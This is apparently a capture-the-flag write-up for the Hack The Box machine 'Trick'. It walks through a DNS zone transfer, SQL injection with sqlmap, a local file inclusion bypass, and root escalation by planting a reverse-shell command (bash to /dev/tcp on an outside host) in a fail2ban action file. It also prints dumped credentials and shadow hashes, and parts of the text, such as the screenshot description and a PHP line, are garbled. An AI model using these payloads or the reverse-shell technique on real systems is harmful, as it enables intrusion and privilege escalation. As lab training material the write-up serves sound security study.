



Path of Exploitation

Foothold: Discover hostname `trick.htb` via `nslookup`. discover `preprod-payroll.trick.htb` via zone transfer. discover sql injection on payroll website. abuse file privilege read through sql injection. and enum nginx files

User: with foothold lfi, discover another virtual host on `preprod-marketing`. discover pages field are being filtering of `..`. Fuzz the page field lfi to discover a bypass and get an lfi as user `micheal`, get `michael` flag and `id_rsa` to login as `michael`.

root: root is running a vulnerable version of Fail2ban and can be exploited via `iptables-multiport.conf` which `michael` has access to as part of the security group.

Creds

Username	Password	Description
EnemigoSS	SuperGucciRainbowCake	preprod-payroll.trick.htb

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25	smtp	Postfix smtpd
53	domain	ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
80	http	nginx 1.14.2

Service Info: Host: `debian.localdomain`; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Jun 21 17:51:59 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.166
Nmap scan report for 10.10.11.166
Host is up, received echo-reply ttl 63 (0.030s latency).
Scanned at 2022-06-21 17:52:01 EDT for 72s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 63  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|   2048 61:ff:29:3b:3e:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAQABAAQCB5CR570mAndxFukKheoTr4BL8Cw8yACwWdu8VZcBPGuMUH8VkvzqseeC8MYxt5SP1laJmAsZsgOUreAJN1YNBBKjMcFwyDdArWhqDTh1gBf6aqwqMro3XwIcbQBkrisgqcPnRklwh+vqArsj50AzaUq8zs7Q3elE6HrDnj779JHcc5eba+DR+Cqk1uJxfC6GsaMAXoAaRksAYwf4YjhOn6AM6Kwszz7T9g5r2bImuyACcvg1H3dgLcrf0WJh+LV8Y1KPyya1vJFp1gN4Pg7IGCmMa1WSMgSe5v1kmrLXK10Wnewnyuh2ekMFxUK38wv4DgfIAivd6AGR
|_ 256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (EDOSA)
| ecDSA-sha2-nistp256 AAAAE2VjZHNhLnK0YTItbmLzdH4yNTAAAIBmlzdH4yNTAAAIBBaOxVyyMkuWhQvNx52EFX9ytx/GmjZptG8Kb+D0gKcGeBgGPXK32pryuGR44av9nKPognRLWk7UCbqY3mxXU=
|_ 256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:09:70 (ED25519)
| ssh-ed25519 AAAAAC3NzaClzDlNTE5AAAIGY1WZhNsuvxhFxFFm82J9eRGNYJ9NnfzECUm0faUXm
25/tcp    open  smtp   syn-ack ttl 63  Postfix smtpd
|_smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp    open  domain  syn-ack ttl 63  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp    open  http   syn-ack ttl 63  nginx 1.14.2
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 21 17:53:13 2022 -- 1 IP address (1 host up) scanned in 74.17 seconds
```

DNS Enumeration (port 53)

nslookup

```
kali㉿kali:~$ nslookup
> server 10.10.11.166
Default server: 10.10.11.166
Address: 10.10.11.166#53
> localhost

Server: 10.10.11.166
Address: 10.10.11.166#53

Name: localhost
Address: 127.0.0.1
Name: localhost
Address: ::1
>
> 10.10.11.166
166.11.10.10.in-addr.arpa      name = trick.htb.
```

zone transfer


```
kali㉿kali:~$ dig Axfr @$IP trick.htb
; <>> DiG 9.16.15-Debian <>> Axfr @10.10.11.166 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.          604800 IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.          604800 IN      NS      trick.htb.
trick.htb.          604800 IN      A       127.0.0.1
trick.htb.          604800 IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN      CNAME   trick.htb.
trick.htb.          604800 IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 8 msec
;; SERVER: 10.10.11.166#53(10.10.11.166)
;; WHEN: Tue Jun 21 17:55:52 EDT 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

/etc/hosts

```
10.10.11.166  trick.htb preprod-payroll.trick.htb
```


Web Enumeration

trick.htb



tried gobusting and ferox busting but nothing

preprod-payroll.trick.htb



ahh and we have a login field...

The screenshot shows the Burp Suite interface with the following details:

- Network Tab:** Shows a table of captured requests. The last row (index 9) is highlighted in orange. The request details are as follows:
 - Method: POST
 - URL: /affiliation/v1/affiliation/lookupByHash...
 - Params: ✓ (checkbox checked)
 - Status: 400
 - Length: 1030
 - MIME type: JSON
 - Extension: ✓ (checkbox checked)
 - Title: /
 - Comment: Admin | Employee's Payro...
 - TLS: ✓ (checkbox checked)
 - IP: 142.250.80.106
 - Cookies: PHPSESSID=io56p...
 - Time: 18:11:16 21 Jun... 8080
 - Listener port: 8080
- Request Tab:** Displays the raw request data. The last line (index 15) is highlighted in orange.

```
POST /ajax.php?action=login HTTP/1.1
Host: preprod-payroll.trick.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.96 (KHTML, like Gecko) Chrome/102.0.4965.63 Safari/537.36
Accept: */*
X-Requested-With: XMLHttpRequest
Referer: http://preprod-payroll.trick.htb/login.php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://preprod-payroll.trick.htb
DNT: 1
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=io56p5gfa08ldoeebb05uka18
Connection: close
username=admin'&password=admin'
```
- Response Tab:** Displays the raw response data. The last line (index 13) is highlighted in orange.

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 21 Jun 2023 20:12:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 139
<br />
<br />
<Notice>
    <!-- Trying to get property 'num_rows' of non-object in <br>
        /var/www/payroll/admin_class.php
    -->
<br />
on line <br>
21
</br>
<br />
3
```
- Inspector Tab:** Shows various inspection tools for the selected request (index 9).
 - Request Attributes
 - Request Query Parameters
 - Request Body Parameters
 - Request Cookies
 - Request Headers
 - Response Headers

looks like we may have a sql injection...

lets run sqlmap

sqlmap

```
kali㉿kali:~$ sqlmap -r sql.req --level 5 --risk 3
---
--H--
--- [""] --- .-'| .` {1.6.3#stable}
[_-] . [.] | .-'| .` {1.6.3#stable}
[___]_ [[(),_|_||_--,_| _]
[_V... |_ https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:07:00 /2022-06-21

[18:07:00] [INFO] parsing HTTP request from 'sql.req'
[18:07:04] [INFO] resuming back-end DBMS 'mysql'
[18:07:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: username (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: username=admin' OR NOT 2079=2079-- tigT&password=admin

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=admin' OR (SELECT 2075 FROM(SELECT COUNT(*),CONCAT(0x71707a6b71,(SELECT (ELT(2075=2075,1))),0x7171707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- evaN&password=admin

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 6340 FROM (SELECT(SLEEP(5)))usP5)-- ZREQ&password=admin
---

[18:07:04] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:07:04] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 18:07:04 /2022-06-21
```

and bingo.. lets dump user and password

```
kali㉿kali:~$ sqlmap -r sql.req -D payroll_db -T users -C username --dump
...[snip]...
[18:08:05] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:08:05] [INFO] fetching entries of column(s) 'username' for table 'users' in database 'payroll_db'
[18:08:05] [INFO] resumed: 'Enemigoss'
Database: payroll_db
Table: users
[1 entry]
+-----+
| username |
+-----+
| Enemigoss |
+-----+
```

```
 kali㉿kali:~$ sqlmap -r sql.req -D payroll_db -T users -C password --dump  
...[snip]...  
  
[18:09:10] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx 1.14.2  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[18:09:10] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'payroll_db'  
[18:09:10] [INFO] resumed: 'SuperGucciRainbowCake'  
Database: payroll_db  
Table: users  
[1 entry]
```

```
+-----+
| password |
+-----+
| SuperGucciRainbowCake |
+-----+
[18:09:10] [INFO] table 'payroll_db.users' dumped to CSV file '/home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb/dump/payroll_db/users.csv'
[18:09:10] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb'
[*] ending @ 18:09:10 /2022-06-21/
```

Enemigooss:SuperGucciRainbowCake => [00 - Loot > Creds](#)

and well we can login to the payroll but not much else to do here.. lets see what kinda privileges we have in sql

```
sqlmap -r sql.req --privileges
[18:14:33] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:14:33] [INFO] fetching database users privileges
[18:14:33] [INFO] resumed: ''remo'@localhost'
[18:14:33] [INFO] resumed: 'FILE'
database management system users privileges:
[*] 'remo'@'localhost' [1]:
    privilege: FILE
```

awesome we can read files.. lets see what we can get...

find marketing in /etc/nginx/sites-available/default

```
...[snip]..
server {
    listen 80;
    listen [::]:80;

    server_name preprod-marketing.trick.htb;

    root /var/www/market;
    index index.php;


    location / {
        try_files $uri $uri/ =404;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
    }
}
...[snip]..
```

/etc/hosts

```
10.10.11.166 trick.htb root.trick.htb preprod-payroll.trick.htb preprod-marketing.trick.htb
```

preprod-marketing.trick.htb



HOME

SERVICES

ABOUT

CONTACT

```
sqlmap -r sql.req --file-read=/var/www/market/index.php
```

```
kali㉿kali:~$ cat /home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_var_www_market_index.php
<?php
$file = $_GET['page'];
if(!isset($file) || ($file=="index.php")) {
    include("/var/www/market/home.html");
}
else{
    include("/var/www/market/_str_replace("../","", $file));
```

?

ok.. so it is filtering .. /

lets fuzz it

fuzz and bypass..

```
ffuf -u 'http://preprod-marketing.trick.htb/index.php?page=FUZZ' -w /opt/LFI-Payload-List/LFI\ payloads.txt -fs @
```

and bingo!! many payloads to use

we will just use the first one..

and we have another Ifi as michael

/prod/self/cmdline - see running as michael

get michael flag and

Michael

enumeration

```
michael@trick:~$ groups  
michael security
```

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

(root) NOPASSWD: /etc/init.d/fail2ban restart

```
michael@trick:~$ find / -group security 2>/dev/null  
/etc/fail2ban/action.d
```

ok. so we are part of the security group and can restart fail2ban.

root exploit

```
michael@trick:~/dev/shm$ rm /etc/fail2ban/action.d/iptables-multiport.conf; cp /dev/shm/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf  
rm: remove write-protected regular file '/etc/fail2ban/action.d/iptables-multiport.conf'? y
```

```
michael@trick:/dev/shm$ cp /etc/fail2ban/action.d/iptables-multiport.conf /dev/shm
```

```
michael@trick:/dev/shm$ cat iptables-multiport.conf

...[snip]...
# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
actionban = bash -c 'bash -i > & /dev/tcp/10.10.14.178/9001 0>&1'

...[snip]...
```

```
michael@trick:~$ sudo /etc/init.d/fail2ban restart
```

set up nc listener

and then get banned...

```
kali㉿kali:~$ for x in {1..8}; do sshpass -p $x ssh root@$IP;done
```

demo



root

id && whoami

```
root@trick:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@trick:~# uname -a
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64 GNU/Linux
```

root.txt

```
root@trick:~# cat root.txt
c60eaee69ec0bf7137bd1e2dceb2624f
```

/etc/shadow

```
root@trick:~# cat /etc/shadow
root:$6$lbBzS2rUVRa6Erd$u2u317eVZBZgdCrT2HViYv.69vxazyKjAuVETHTpTpD42H0RDPQIbsCHwPdKqBQphI/F0mpEt3lgD9QBsu6nU1:19104:0:99999:7:::
...[snip]...
michael:$6$SPev7eFL5z0aKF0$5iLTl9egsGGePEPUnNjlFyw8HHvTwqVC3/THKzW2YD5ZPnbkN7pS0e0kXe9uiUhf0JegJdYT0j3Z9pz.FSX2y0:19104:0:99999:7:::
```